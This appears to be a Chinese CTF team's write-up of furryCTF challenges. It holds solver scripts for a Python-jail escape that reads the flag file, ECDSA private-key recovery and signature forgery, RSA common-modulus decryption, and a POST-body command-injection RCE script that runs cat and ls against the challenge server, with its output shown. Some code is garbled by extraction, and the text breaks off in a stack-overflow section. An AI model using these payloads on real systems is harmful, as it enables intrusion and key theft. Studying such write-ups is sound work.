

队伍名称: Besti Club分部

参赛队员: twi1ight, WEBCN

是否为安徽师范大学校内队伍: 否

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## MISC

### 签到题

查看源码即可

```
<div class="wall-container-content">
  <div class="headerTit">
    <span class="title-icon1"></span>
    <span id="lblHeader">喵? flag是什么? 好吃的喵~</span>
    <span class="title-icon2"></span>
  </div>
  <div style="margin:0 auto;" id="set_outerwidth">
    <div id="divResult"><div style="margin-bottom:15px;" class="defdisplay">furryCTF{Cro5s_The_Lock_Of_Tlme}</div><div style="text-align:left;padding-bottom:10px;1
    </div>
  </div>
</div>
iv>

ript type="text/javascript" src="https://image.wjx.cn/cdn/jquery/1.10.2/jquery.min.js"></script><script type="text/javascript">!window.jQuery&&document.write('<script :
ript src="//image.wjx.cn/joinnew/js/tpresult.js?v=6871" type="text/javascript"></script>
ript>
var isPar = 0;
cript>
```

### 余音藏秘

sstv音频隐写, 参考这篇博客[【BaseCTF】SSTV音频隐写 | CN-SEC 中文网](#), 配置好虚拟声卡, 然后在 rx-sstv中监听

Audio Repeater 1.61.0

×

Wave in

Line in (e2eSoft VAudio)

VAC clock

Queue

Overflows

SR

Wave out

扬声器 (2- Realtek(R) Audio)

VAC clock

Queue

Underflows

SR

Sample rate

48000

Total buffer (ms)

100

Bits per sample

16

Buffer parts

12

Channels

2

Prefill to, %

70

Channel config

Stereo

Resync at, %

20

Priority

Normal

VAC clock

Off

FL

FR

FC

LF

BL

BR

FLC

FRC

BC

SL

SR

TC

TFL

TFC

TFR

TBL

TBC

TBR

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Load config

Save config

Help

Start



得到一张二维码，扫码后得到暗文 U2FsdGVkX1/RxNkd2IGdQJ/tLDwU+2qkasEwAEN0gBw=，在[在线加密/解密，对称加密/非对称加密](#)解密即可

首页 / 加密 & 解密 / 在线加密 & 解密

加密/解密   AES加密/解密   DES加密/解密   RC4加密/解密   Rabbit加密/解密   TripleDes加密/解密   MD5加解密   Base64加解密   Hash加解密   JS 加密   JS 解密

poftp[FjMIWA095s]

加密选择，部分需要密码。

☐ AES   ☐ DES

☒ RC4   ☐ Rabbit

☐ MD5   ☐ TripleDes

123456

密码是可选项，也就是可以不填。

< 解密

加密 >

U2FsdGVkX1/RxNkd2IGdQJ/tLDwU+2qkasEwAEN0gBw=

— 在线加密 & 解密

## AA哥的JAVA

这道题打开就很诡异啊，中间那么多tab和空格肯定有问题



```

# 1. 去除行首的缩进（左侧空白）
line_content = line.lstrip()

if not line_content:
    continue

# 2. 查找行内所有的空白序列（空格和制表符）
# 正则说明: [ \t]+ 匹配一个或多个空格/Tab
matches = re.findall(r'([ \t]+)', line_content)

for m in matches:
    # 3. 核心逻辑：只提取长度大于1的空白序列
    # 这样就过滤掉了正常的单词间隔（如 public static 之间的单个空格）
    if len(m) > 1:
        extracted_chars.extend(list(m))

# 4. 解码：尝试 Tab=1, Space=0
# （这是最常见的，如果乱码可以反过来试）
binary_str = "".join(['1' if c == '\t' else '0' for c in extracted_chars])

# 转 ASCII
flag = ""
for i in range(0, len(binary_str), 8):
    byte = binary_str[i:i + 8]
    if len(byte) < 8: break
    flag += chr(int(byte, 2))

print(f"提取到的 Flag: {flag}")

if __name__ == '__main__':
    solve()

```

提取到的 Flag: p0fp{HuAm1\_tru1y\_c4nn0t\_m4ke\_sense\_0f\_J4v4}

进程已结束，退出代码为 0

|

flag就是: p0fp{HuAm1\_tru1y\_c4nn0t\_m4ke\_sense\_0f\_J4v4}

## CyberChef

chef语言跑一下就OK了，在这个神秘小网站上[Chef - Try It Online](#)，解出来

Znvycn1DVEZ7SV9xb3UxZF9MMwt1X1MwbVfQ29sb245bF90dwnZTdZX09uX0NyYTd5X1RodXJzZDV5X1Z  
JVk9fNU9fQvdBfQ==，再base64解码即可

```

TIO
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 2nd mixing bowl.
Put sage into the 2nd mixing bowl.
Put cinnamon into the 2nd mixing bowl.
Remove cinnamon from the 2nd mixing bowl.
Put flour into the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Add salt to the mixing bowl.
Clean the 3rd mixing bowl.
Put thyme into the 3rd mixing bowl.
Put honey into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Refrigerate for 1 hour.

Serves 1.

► Footer
► Input
► Arguments
▼ Output
ZnVycnlDVEZ7SV9Xb3UxZF9MMWtIX1MwbWVfQ29sb245bF90dWdnZTd5X09uX0NyYTd5X1RodXJzZDV5X1ZJVk9fNU9fQVdBfQ==
▼ Debug

Real time: 0.253 s
User time: 0.148 s
Sys. time: 0.026 s
CPU share: 68.86 %
Exit code: 0
```

## Base64 编码/解码

ZnVycnlDVEZ7SV9Xb3UxZF9MMWtIX1MwbWVfQ29sb245bF90dWdnZTd5X09uX0NyYTd5X1RodXJzZDV5X1ZJVk9fNU9fQVdBfQ==

字符编码: UTF-8

✓ 解码过滤非 Base64 字符

Base64 编码

Base64 解码

↕ 交换

清空

furryCTF{l\_Wou1d\_L1ke\_S0me\_Colon9l\_Nugge7s\_On\_Cra7y\_Thursd5y\_VIVO\_5O\_AWA}

flag就是: furryCTF{l\_Wou1d\_L1ke\_S0me\_Colon9l\_Nugge7s\_On\_Cra7y\_Thursd5y\_VIVO\_5O\_AWA}

## 困兽之斗

不能输入任何字母数字, 也不能用点号调用方法。询问ai后得知python在解析标识符的时候会进行NFKC规范化, 简单来说就是一些数学斜体和粗体字母会被规范化成ASCII字母。比如f就可以写成str(float)[8], 剩下的payload生成交给ai来完成, 编写脚本如下:

```
import sys

# Unicode 混淆表
charmap = {
    'l': 'l', 'e': 'e', 'n': 'n',
```

```

's': 's', 't': 't', 'r': 'r',
'f': 'f', 'o': 'o', 'a': 'a',
'g': 'g', 'i': 'i', 'p': 'p',
'u': 'u', 'c': 'c', 'h': 'h',
'd': 'd', 'b': 'b', 'y': 'y',
'm': 'm', 'j': 'j', 'k': 'k',
'q': 'q', 'v': 'v', 'w': 'w',
'x': 'x', 'z': 'z'
}

def to_unicode(s):
    return "".join(charmap.get(c, c) for c in s)

# --- 修正数字构造逻辑 ---

# 1 = ( ) == ( )
ONE = "( )==( )"

# 2 = len(str( )) -> len(" ") -> 2
TWO = f"{to_unicode('len')}({to_unicode('str')}())"

# 8 = 2 + 2 + 2 + 2
EIGHT = f"{TWO}+{TWO}+{TWO}+{TWO}"

# 9 = 8 + 1
NINE = f"{EIGHT}+{ONE}"

# 11 = 9 + 1 + 1
ELEVEN = f"{NINE}+{ONE}+{ONE}"

# --- 构造文件名 "flag" ---

# f from str(float)[8] -> "<class 'float'>"
CHAR_F = f"{to_unicode('str')}({to_unicode('float')})[{EIGHT}]"

# l from str(list)[8] -> "<class 'list'>"
CHAR_L = f"{to_unicode('str')}({to_unicode('list')})[{EIGHT}]"

# a from str(range)[9] -> "<class 'range'>"
CHAR_A = f"{to_unicode('str')}({to_unicode('range')})[{NINE}]"

# g from str(range)[11] -> "<class 'range'>"
CHAR_G = f"{to_unicode('str')}({to_unicode('range')})[{ELEVEN}]"

# 文件名
FILENAME = f"{CHAR_F}+{CHAR_L}+{CHAR_A}+{CHAR_G}"

# --- 最终 Payload: list(open("flag")) ---
PAYLOAD = f"{to_unicode('list')}({to_unicode('open')}({FILENAME}))"

print(f"[+] Payload Length: {len(PAYLOAD)}")
print("[+] Payload Content (Copy this):")
print("-" * 20)
print(PAYLOAD)
print("-" * 20)

```

```
[len(str(()))+len(str(()))+len(str(()))+len(str(()))+(()==())+(()==())+(()==())])
```

```
Or you still wanna try?
> list(open(str(float)[len(str(( ))+len(str(( ))+len(str(( ))+len(str(( )))+str(
list)[len(str(( ))+len(str(( ))+len(str(( ))+len(str(( )))+str(range)[len(str((
))+len(str(( ))+len(str(( ))+len(str(( ))+((==( )))+str(range)[len(str(( ))+len(
str(( ))+len(str(( ))+len(str(( ))+((==( ))+((==( ))+((==( ))+((==( )))))
Result: ['furryCTF{45f5c62d6e87_jU5t_rUn_0Ut_1R0M_The_5ANd60x_WiTh_UN1CODE}\n']
```

## 赛后问卷

# Crypto

0x4A

文本 ← 😄

## 解密

• • • •

🔓 解密



# Tiny Random





```

        signatures.append((r, s, h))

    return signatures, pub_json

def solve_hnp(signatures):
    print("[*] Constructing Lattice...")
    m = len(signatures)

    # Equation:  $k = s^{-1} * h + s^{-1} * r * d \pmod{n}$ 
    # Rewrite:  $k = A + B * d \pmod{n}$ 
    B_list = []
    A_list = []

    for r, s, h in signatures:
        s_inv = inverse_mod(s, n)
        A = (s_inv * h) % n
        B = (s_inv * r) % n
        A_list.append(A)
        B_list.append(B)

    # Lattice Construction
    # We want to find vector v close to  $(k_1*s, k_2*s, \dots, k_m*s, d, s*s)$ 
    # k is ~128 bits, d is ~256 bits.
    # We scale k by  $2^{128}$  (S) to make it ~256 bits to balance the lattice.

    S = 2128
    dim = m + 2
    M = Matrix(ZZ, dim, dim)

    # Fill diagonal with modulus n*S (for the modular reduction)
    for i in range(m):
        M[i, i] = n * S

    # Fill the 'd' coefficient row
    for i in range(m):
        M[m, i] = B_list[i] * S
    M[m, m] = 1 # weight for d
    M[m, m+1] = 0

    # Fill the constant 'A' row
    for i in range(m):
        M[m+1, i] = A_list[i] * S
    M[m+1, m] = 0
    M[m+1, m+1] = S * S # weight for the constant 1

    print("[*] Running LLL reduction...")
    L = M.LLL()

    print("[*] Analyzing reduced basis...")

    recovered_d = None

    for row in L:
        # Check if the last element is +/- S*S
        last_val = row[m+1]

```

```

if abs(last_val) == S * S:
    potential_d = row[m]

    # Adjust sign if necessary
    if last_val < 0:
        potential_d = -potential_d

    potential_d = potential_d % n

    # Simple heuristic check:
    # If d is correct, the first element should be roughly k * S
    # k is 128 bit, S is 128 bit -> total 256 bit.
    # If logic is wrong, it will be much larger.
    if potential_d > 0:
        recovered_d = potential_d
        break

return recovered_d

def main():
    conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        conn.connect((HOST, PORT))

        # 1. Collect Data
        sigs, pub_json = get_signatures(conn, count=6)

        # 2. Recover Private Key
        d = solve_hnp(sigs)

        if not d:
            print("[-] Failed to recover private key.")
            return

        print("[+] Recovered Private Key d: " + str(d))

        # 3. Verify locally
        Q = d * G
        if Q.xy()[0] == int(pub_json['x']) and Q.xy()[1] == int(pub_json['y']):
            print("[+] Public key matched! Private key is correct.")

        # 4. Forge Signature
        print("[*] Forging signature for 'give_me_flag'...")
        target_msg = "give_me_flag"
        h_target = int(hashlib.sha256(target_msg.encode()).hexdigest(), 16)

        k_new = 1337
        R_point = k_new * G
        r_new = int(R_point.xy()[0])

        k_inv = inverse_mod(k_new, n)
        s_new = (k_inv * (h_target + r_new * d)) % n

        # 5. Get Flag
        req = {

```

```

        "op": "flag",
        "r": hex(r_new),
        "s": hex(s_new)
    }
    conn.sendall(json.dumps(req).encode() + b'\n')

    response = conn.recv(1024).strip().decode()
    print("\n[+] SERVER RESPONSE: " + response)

except Exception as e:
    print("Error: " + str(e))
finally:
    conn.close()

if __name__ == "__main__":
    main()

```

## GZRSA

---

题目都说了信息不全，于是我选择开两组实例，拿两组

```

N =
1088099821350860796582313086506105546751519041170160701416591437630999647760451852
1526927671479226968088651837032598397694001051519226233345579786844768323934836434
6068627248677522746439923474970956858089500654558250599566812337773174397865913897
156288693738329055728585157458744579365811781568618280481766593 e = 11391 c =
5228560394167240021508701437091212359607326694064313863480344713611386553625555242
8765398011718108990611066379142580064922630635334517360023067091201939667930562084
7342309718919791369389922760587113029879402312458958662320819792672871115433138747
26667718253554341655933102314207714452756618364872752070989711

```

```

N =
1088099821350860796582313086506105546751519041170160701416591437630999647760451852
1526927671479226968088651837032598397694001051519226233345579786844768323934836434
6068627248677522746439923474970956858089500654558250599566812337773174397865913897
156288693738329055728585157458744579365811781568618280481766593 e = 13591 c =
2167939808259706710132755208479425148569297718669724165306026918398807064532416127
3668137865533745283759067329101890498102955647218407845024991701611451432778620505
7065697259805359482304214694902075476091637705288179535342982818221808096891982144
04967699040508223624476212623820584650751523689286905225167285

```

上脚本：

```

from math import gcd
from Crypto.Util.number import long_to_bytes

N =
1088099821350860796582313086506105546751519041170160701416591437630999647760451852
1526927671479226968088651837032598397694001051519226233345579786844768323934836434
6068627248677522746439923474970956858089500654558250599566812337773174397865913897
156288693738329055728585157458744579365811781568618280481766593

e1 = 11391

```

```
c1 =
5228560394167240021508701437091212359607326694064313863480344713611386553625555242
8765398011718108990611066379142580064922630635334517360023067091201939667930562084
7342309718919791369389922760587113029879402312458958662320819792672871115433138747
26667718253554341655933102314207714452756618364872752070989711

e2 = 13591
c2 =
2167939808259706710132755208479425148569297718669724165306026918398807064532416127
3668137865533745283759067329101890498102955647218407845024991701611451432778620505
7065697259805359482304214694902075476091637705288179535342982818221808096891982144
04967699040508223624476212623820584650751523689286905225167285

def egcd(a, b):
    if b == 0:
        return a, 1, 0
    g, x, y = egcd(b, a % b)
    return g, y, x - (a // b) * y

def pow_allow_neg(base, exp, mod):
    if exp >= 0:
        return pow(base, exp, mod)
    inv = pow(base, -1, mod)
    return pow(inv, -exp, mod)

g = gcd(e1, e2)
assert g == 1, "不互素就再重启多拿几组(e,c)，直到找到 gcd=1 的一对"

_, a, b = egcd(e1, e2)
m = (pow_allow_neg(c1, a, N) * pow_allow_neg(c2, b, N)) % N
print(long_to_bytes(m).decode())
```

```
furryCTF{8649d0314cf9_34SY_R5A_WITH_9Zc7f_1RamEw0rk}
```

## lazy signer

编写脚本如下:

```

HOST = "ctf.furryctf.com"
PORT = 37333
n = SECP256k1.order

def inv(a, mod): return pow(a % mod, -1, mod)
def sha256_int(m: bytes) -> int: return int.from_bytes(hashlib.sha256(m).digest(),
"big")

class IO:
    def __init__(self, host, port):
        self.s = socket.create_connection((host, port))
        self.buf = b""
    def recv_until(self, token: bytes):
        while token not in self.buf:
            data = self.s.recv(4096)
            if not data: break
            self.buf += data
        idx = self.buf.find(token)
        if idx == -1: return b""
        out = self.buf[:idx+len(token)]
        self.buf = self.buf[idx+len(token):]
        return out
    def recv_line(self):
        while b"\n" not in self.buf:
            data = self.s.recv(4096)
            if not data: break
            self.buf += data
        if b"\n" not in self.buf:
            out, self.buf = self.buf, b""
            return out
        i = self.buf.find(b"\n")
        out = self.buf[:i+1]
        self.buf = self.buf[i+1:]
        return out
    def send_line(self, s: str):
        self.s.sendall(s.encode() + b"\n")

def get_sig(io: IO, msg: str):
    io.recv_until(b"Option:")
    io.send_line("1")
    io.recv_until(b"Enter message to sign:")
    io.send_line(msg)

# 读到包含 Signature 的那一行
while True:
    line = io.recv_line()
    if not line:
        raise RuntimeError("connection closed")
    if b"Signature" in line:
        text = line.decode(errors="ignore")
        m = re.search(r"(\s*(\d+)\s*,\s*(\d+)\s*)", text)
        if not m:
            raise RuntimeError("parse failed: " + text)
        return int(m.group(1)), int(m.group(2))

```

```

def main():
    io = IO(HOST, PORT)

    # 拿加密 flag
    io.recv_until(b"Encrypted Flag (hex):")
    enc_hex = io.recv_line().strip().decode()
    ct = bytes.fromhex(enc_hex)
    print("[+] Encrypted flag:", enc_hex)

    m1 = "hello"
    r1, s1 = get_sig(io, m1)

    r2 = None
    for t in range(1, 20):
        m2 = f"world{t}"
        r2, s2 = get_sig(io, m2)
        if r2 == r1:
            break
    if r2 != r1:
        raise RuntimeError("r never matched; unexpected")

    z1 = sha256_int(m1.encode())
    z2 = sha256_int(m2.encode())

    k = ((z1 - z2) * inv(s1 - s2, n)) % n
    d = ((s1 * k - z1) * inv(r1, n)) % n
    print("[+] d =", d)

    key = hashlib.sha256(str(d).encode()).digest()
    pt = AES.new(key, AES.MODE_ECB).decrypt(ct)
    flag = unpad(pt, 16)
    print("[+] FLAG =", flag.decode(errors="ignore"))

if __name__ == "__main__":
    main()

```

运行后即可获取flag

```

[+] Encrypted flag: 889338d6869c60723e52535111f99480f474f02200996c0ec9c50aa14a3434cf4e0e1e76713cd098eaf9e0156487c9d3
[+] d = 52637064003103782732554014506306344385114638557946254247152017334335956019242
[+] FLAG = P0FP{a7a76e5e-cb75-4d4a-b9fd-c4561d6b2cfd}

```

进程已结束，退出代码为 0

|

## 迷失

每个明文字节0~255经过 `_encode()` 映射为一个 16-bit 整数 0~65535，再用 `long_to_bytes(cipher_int, 2)` 输出 2 字节密文。`encrypt_char()` 使用cache，所以同一个字符永远映射到同一个2字节密文，明文模板是 `Now flag is furryCTF{????????_...} - made by QQ:3244118528 qwq`

解题思路：将m按2字节切块，得到C[]，用模板中所有已知字符位置建立字典，对于?进行反查恢复和单调性夹逼。编写脚本如下：

```
#!/usr/bin/env python3
```

```

# -*- coding: utf-8 -*-

import re

M_HEX = (
    "4ee06f407770280066806d00609167402800689173402800668074f1720072007900"
    "4271550046e07b0050006d0065c06091734074f1720065c05f4050f174f165c07200"
    "79005f404f7072003a6065c072005f405000720065c0734065c03af0768068916e80"
    "67405f406295720079007000740068916f406e805f406f4077706f407cf128002f49"
    "28006df06091650065c0280061e17900280050f150f13c5938d43820394039403790"
    "37903b8039d038203b802800714077707140"
)

PT_TEMPLATE = (
    b"Now flag is furryCTF{???????_????_????_????????_????????_???} - made by"
    b"QQ:3244118528 qwq"
)

FLAG_ALLOWED =
set(b"ABCDEFGHIIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_")

def chunks2(ct: bytes):
    assert len(ct) % 2 == 0
    return [ct[i:i+2] for i in range(0, len(ct), 2)]

def flag_span_indices(template: bytes):
    s = template.decode("latin1")
    lb = s.find("furryCTF{")
    rb = s.find("}", lb)
    assert lb != -1 and rb != -1
    # 只取花括号内部位置
    start = lb + len("furryCTF{")
    end = rb # [start, end)
    return start, end

def main():
    ct = bytes.fromhex(M_HEX)
    ct_chunks = chunks2(ct)
    assert len(ct_chunks) == len(PT_TEMPLATE)

    # 找到 flag 花括号内部区间
    fL, fR = flag_span_indices(PT_TEMPLATE)

    # 1) 把所有出现过的 cipher(2B) 归并成“唯一值”，并记录它在哪些明文位置出现
    occ = {} # cipher_int -> list[pos]
    for i, ch2 in enumerate(ct_chunks):
        c = int.from_bytes(ch2, "big")
        occ.setdefault(c, []).append(i)

    uniq_c = sorted(occ.keys()) # 依密文从小到大排列
    idx_of = {c:i for i,c in enumerate(uniq_c)} # cipher_int -> 变量下标

    n = len(uniq_c)

    # 2) 每个变量 x[i] 的初始 domain (0..255)，随后加约束缩小

```



```
domains = [set(range(256)) for _ in range(n)]
```

# 3) 已知明文（模板中非 ?）直接固定对应 domain

```
for pos, p in enumerate(PT_TEMPLATE):
    if p == ord("?"):
        continue
    c = int.from_bytes(ct_chunks[pos], "big")
    vi = idx_of[c]
    domains[vi] &= {p}
```

# 4) 若某个 cipher 值在 flag 花括号内出现过，则它必须是 [0-9A-Za-z\_]

```
for c, positions in occ.items():
    if any(fL <= pos < fR for pos in positions):
        vi = idx_of[c]
        domains[vi] &= FLAG_ALLOWED
```

# 5) 利用“严格保序”做一次区间传播：

# x[i] 必须 < x[i+1]，因此 domain 需满足可行上下界

```
def propagate(domains):
```

# 前向：保证能递增

```
for i in range(n - 1):
    if not domains[i] or not domains[i+1]:
        return False
```

```
max_i = max(domains[i])
```

# 右边必须 > 某个左边值，所以右边最小值至少要 > min(domains[i])，更强：> (min

可取)不够

# 用一个简单安全剪枝：右边要有值 > min\_left

```
min_left = min(domains[i])
```

```
domains[i+1] = {v for v in domains[i+1] if v > min_left}
```

```
if not domains[i+1]:
    return False
```

# 反向：左边必须 < 右边

```
for i in range(n - 2, -1, -1):
    if not domains[i] or not domains[i+1]:
        return False
```

```
max_right = max(domains[i+1])
```

```
domains[i] = {v for v in domains[i] if v < max_right}
```

```
if not domains[i]:
    return False
```

```
return True
```

# 更强的传播：当某个变量被定值时，链式更新邻居域

```
def forward_check(domains, assigned_index):
```

# 向右：x[j] > x[j-1]

```
for j in range(assigned_index + 1, n):
    left_min = min(domains[j-1])
    domains[j] = {v for v in domains[j] if v > left_min}
    if not domains[j]:
        return False
```

# 向左：x[j] < x[j+1]

```
for j in range(assigned_index - 1, -1, -1):
    right_max = max(domains[j+1])
    domains[j] = {v for v in domains[j] if v < right_max}
```

```

        if not domains[j]:
            return False
    return True

if not propagate(domains):
    raise RuntimeError("初始约束已无解（检查模板/密文是否对应）")

# 6) 回溯搜索: 对 uniq_c 的变量赋值, 维护严格递增
assignment = [None] * n

def pick_var(domains):
    # 选 domain 最小且未定值的变量
    best = None
    best_sz = 10**9
    for i in range(n):
        if assignment[i] is not None:
            continue
        sz = len(domains[i])
        if sz < best_sz:
            best_sz = sz
            best = i
    return best

def dfs(domains):
    i = pick_var(domains)
    if i is None:
        return True # 全部赋值完成

    # 试值顺序: 按数值从小到大, 有利于保持递增
    for v in sorted(domains[i]):
        # 复制 domains
        nd = [set(d) for d in domains]
        nd[i] = {v}
        assignment[i] = v

        if not forward_check(nd, i):
            assignment[i] = None
            continue

        if dfs(nd):
            return True

    assignment[i] = None

    return False

if not dfs(domains):
    raise RuntimeError("搜索失败: 无解或约束不足（理论上本题应唯一）")

# 7) 用解出来的 mapping 还原整段明文
mapping = {uniq_c[i]: assignment[i] for i in range(n)}
out_bytes = bytearray()
for ch2 in ct_chunks:
    c = int.from_bytes(ch2, "big")
    out_bytes.append(mapping[c])

```

```

full_plain = bytes(out_bytes).decode("latin1")
print(full_plain)

m = re.search(r"furryCTF\{([0-9A-Za-z_]+\)}", full_plain)
if not m:
    raise RuntimeError("没找到 flag 格式")
print("FLAG =", "furryCTF{" + m.group(1) + "}")

if __name__ == "__main__":
    main()

```

运行后即可获取flag

```

Now flag is furryCTF{Pleasure_Query_0r6er_Prese7ving_cryption_owo} - made by QQ:3244118528 qwq
FLAG = furryCTF{Pleasure_Query_0r6er_Prese7ving_cryption_owo}

进程已结束，退出代码为 0
|

```

## Hide

把每个输出当成“乘法取模后的结果只泄露了低 256 位”，把缺失的高位当作一组小的未知数；用第 0 组数据和其它组做消元，消掉明文  $m$ ，变成“找一个数使得多条取模后的残差都很小”的隐藏数问题。

用格方法（Kannan embedding + LLL，必要时对短向量做小系数枚举）把这个“残差很小”的解找出来，得到关键未知高位后即可还原  $m$ ，最后用固定的 20 字节零填充校验并截取取出 flag。

```

# pip install pycryptodome sympy

from Crypto.Util.number import inverse, long_to_bytes
from sympy import Matrix
from itertools import product

# ---- public data ----
x =
1106835993274032608595668778627919352048726002394799933784361527472232071906784740
1093136218675032176665452686342424686967633369732112667830448694568679508039564834
9877677057955164173793663863515499851413035327922547849659421761457454306471948196
743517390862534880779324672233898414340546225036981627425482221

A = [

    701003776832349281406805894817485351188239827633277612158507940767833079309280003
5269526181957255399672652011111654741599608887098109580353765882969176288829698783
8096230461456681336360754325244409152575795618716853148893704898601858065322594586
28868370653070766497850259451961004644017942384235055797395644,

    745120083676813915766154225637691113042996676790610477688081139399824836195448870
0832886227215382856255233308849690658086126782968150616309092644870304985152059454
0919689526223471861426095725497571027934265222847996257902446974751505984356357598
199691411825903191674839607030952271799209449395136250172915515,

```

```
251710341660450650487664680884788620836548962627883740086867663569834920648211532
5621615134375767149461931335832102858520112645160349940080059084502320869458739128
5590589998721718768705028189541469405249485448442978139438800274489463915526151654
081202939476333828109332203871789408483221357748609311358075355,
```

```
523063442687582307937604453925987306622543249621150849568336804507762261919263712
1399608694076015195012166483876960669383408693653363441943089068980154476774270948
0565738473278968217081629697632917059499356891370902154113670930248447468493869766
005495777084987102433647416014761261066086936748326218115032801,
```

```
264805078457164821753193920235419793838951282425013323993465637044122959167315356
6810342978780796842103474408026748569769289860666767084333212674530469910686231631
7597948527011423916348897122142320396011372483252910580953147457869036315519463865
08619385174979529538717455213294397556550354362466891057541888,
```

```
416676637497709426434527789369462303053248310386645184993256481342929667014505232
8195058889292880408332777827251072855711166381389290737203475814458557602354827802
3703401068855462536651513761532871797018476382472086470558462300605483408623566877
38774258116075051088973344675967295352247188827680132923498399,
```

```
]
```

```
C = [
```

```
96354217664113218713079763550257275104215355845815212539932683912934781564627,
30150406435560693444237221479565769322093520010137364328243360133422483903497,
70602489044018616453691889149944654806634496215998208471923855476473271019224,
48151736602211661743764030367795232850777940271462869965461685371076203243825,
```

```
103913167044447094369215280489501526360221467671774409004177689479561470070160,
84110063463970478633592182419539430837714642240603879538426682668855397515725,
```

```
]
```

```
def _build_ai_ei():
```

```
    A0 = A[0]
    invA0 = inverse(A0, x)
    inv2_256 = inverse(1 << 256, x)
```

```
    a, e = [], []
```

```
    for i in range(1, 6):
```

```
        # Ei = (A0*Ci - Ai*C0) / 2^256 (mod x)
```

```
        Ei = ((A0 * C[i] - A[i] * C[0]) % x) * inv2_256 % x
```

```
        ai = (A[i] * invA0) % x
```

```
        ei = (Ei * invA0) % x
```

```
        a.append(ai)
```

```
        e.append(ei)
```

```
    return a, e, invA0
```

```
def _check_candidate(t0, a, e, invA0):
```

```
    B_bound = 1 << 768
```

```
    t0 %= x
```

```
    if t0 >= B_bound:
```

```
        return None
```

```
    # t_i = (a_i*t0 - e_i) mod x must be < 2^768
```

```
    for ai, ei in zip(a, e):
```

```

        ti = (ai * t0 - ei) % x
        if ti >= B_bound:
            return None

    # m = (c0 + 2^256*t0) * invA0 mod x
    m = ((C[0] + (1 << 256) * t0) % x) * invA0 % x
    mb = long_to_bytes(m, 64)
    if mb[-20:] != b"\x00" * 20:
        return None
    return mb[:-20]

def _embedding_rows(a, e, M):
    # 7D embedding lattice (row basis)
    # rows:
    # [x,0,0,0,0,0,0]
    # ...
    # [0,0,0,0,x,0,0]
    # [a1,a2,a3,a4,a5,1,0]
    # [e1,e2,e3,e4,e5,0,M]
    rows = []
    for i in range(5):
        r = [0]*7
        r[i] = x
        rows.append(r)
    rows.append(a + [1, 0])
    rows.append(e + [0, M])
    return Matrix(rows)

def recover_flag():
    a, e, invA0 = _build_ai_ei()
    y6 = e + [0] # target in 6D

    # 经验上: M 选在 2^780~2^860 往往更适合 sympy LLL (贴近误差上界 2^768)
    trial_M = [1 << 780, 1 << 800, 1 << 820, 1 << 840, 1 << 860]

    # 组合枚举参数 (越大越稳, 但越慢; 这里很小, 通常秒级)
    k_rows = 7 # 用 LLL 后前 k 行做组合
    coeffs = [-2, -1, 0, 1, 2] # 小系数

    for M in trial_M:
        E = _embedding_rows(a, e, M)
        R = E.LLL()

        # 把前 k 行取出来 (越短越靠前)
        kk = min(k_rows, R.rows)
        vecs = [[int(R[i, j])] for j in range(7)] for i in range(kk)]

        # 先直接扫行 (很快)
        for v in vecs:
            last = v[6]
            if last == 0 or last % M != 0:
                continue
            mlt = last // M
            # top6 = v6 + mlt*y6 => v6 = top6 - mlt*y6 ; 其中 v6[-1] = t0
            v6 = [v[i] - mlt*y6[i] for i in range(6)]

```

```

t0 = v6[5]
res = _check_candidate(t0, a, e, invA0)
if res is not None:
    return res

# 如果行里没有, 做“短整数组合”挖隐藏向量
# 枚举 coeffs^k, 但我们跳过全 0
for cs in product(coeffs, repeat=kk):
    if all(c == 0 for c in cs):
        continue
    # 组合向量 s = Σ c_i * vecs[i]
    s = [0]*7
    for c, v in zip(cs, vecs):
        if c == 0:
            continue
        for j in range(7):
            s[j] += c * v[j]

    last = s[6]
    if last == 0 or last % M != 0:
        continue
    mlt = last // M
    v6 = [s[i] - mlt*y6[i] for i in range(6)]
    t0 = v6[5]
    res = _check_candidate(t0, a, e, invA0)
    if res is not None:
        return res

    raise RuntimeError("Still no solution. If this happens, increase k_rows to 8
or coeffs to [-3..3].")

if __name__ == "__main__":
    f = recover_flag()
    print(f)
    try:
        print(f.decode())
    except Exception:
        pass

```

运行后即可获取flag:

```

b'pofp{8bbda68c-9a6f-41dd-bf27-a143d2644a9aaa}'
pofp{8bbda68c-9a6f-41dd-bf27-a143d2644a9aaa}

```

进程已结束, 退出代码为 0

## Pwn

---

## post

---

服务实现了一个简易的 HTTP 解析逻辑，并且错误地把 POST 请求的 body 当作系统命令执行，\r\n\r\n 后面作为cmd执行。

因此我们可以构造POST请求，在body中写入命令，然后RCE。编写脚本如下：

```
import re
import socket

HOST = "ctf.furryctf.com"
PORT = 37139

def send_cmd(cmd: str) -> str:
    req = (
        f"POST / HTTP/1.1\r\n"
        f"Host: x\r\n"
        f"Content-Length: {len(cmd)}\r\n"
        f"\r\n"
        f"{cmd}"
    ).encode()

    s = socket.create_connection((HOST, PORT), timeout=5)
    s.sendall(req)

    data = b""
    while True:
        try:
            chunk = s.recv(4096)
        except socket.timeout:
            break
        if not chunk:
            break
        data += chunk
    s.close()
    return data.decode(errors="replace")

if name == "main":
    payload = (
        "cat /flag 2>/dev/null || "
        "cat flag 2>/dev/null || "
        "cat ./flag 2>/dev/null || "
        "pwd; ls -la"
    )
    out = send_cmd(payload)
    print(out)

    m = re.search(r"POFP\[^\]+\]", out)
    if m:
        print("\n[+] FLAG =", m.group(0))
```

运行后即可获取flag

```
HTTP/1.1 200 OK
Content-Type: text/html
Connection: close
```

```
P0FP{24a4f7d2-9c64-4a57-ade3-ba35f40686fc}
total 40
drwxr-xr-x 1 root root 4096 Jan 27 13:42 .
drwxr-xr-x 1 root root 4096 Feb  4 17:17 ..
-rwxrwxrwx 1 root root 24800 Jan 27 13:10 post
-rwxrwxrwx 1 root root 212 Jan 27 13:39 start.sh
```

## nosystem

在main函数看到 `scanf("%[^\n]*c", v4);`，没有长度限制，存在栈溢出，当覆盖返回地址偏移为72时，可进行ROP

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     _BYTE v4[64]; // [rsp+0h] [rbp-40h] BYREF
4
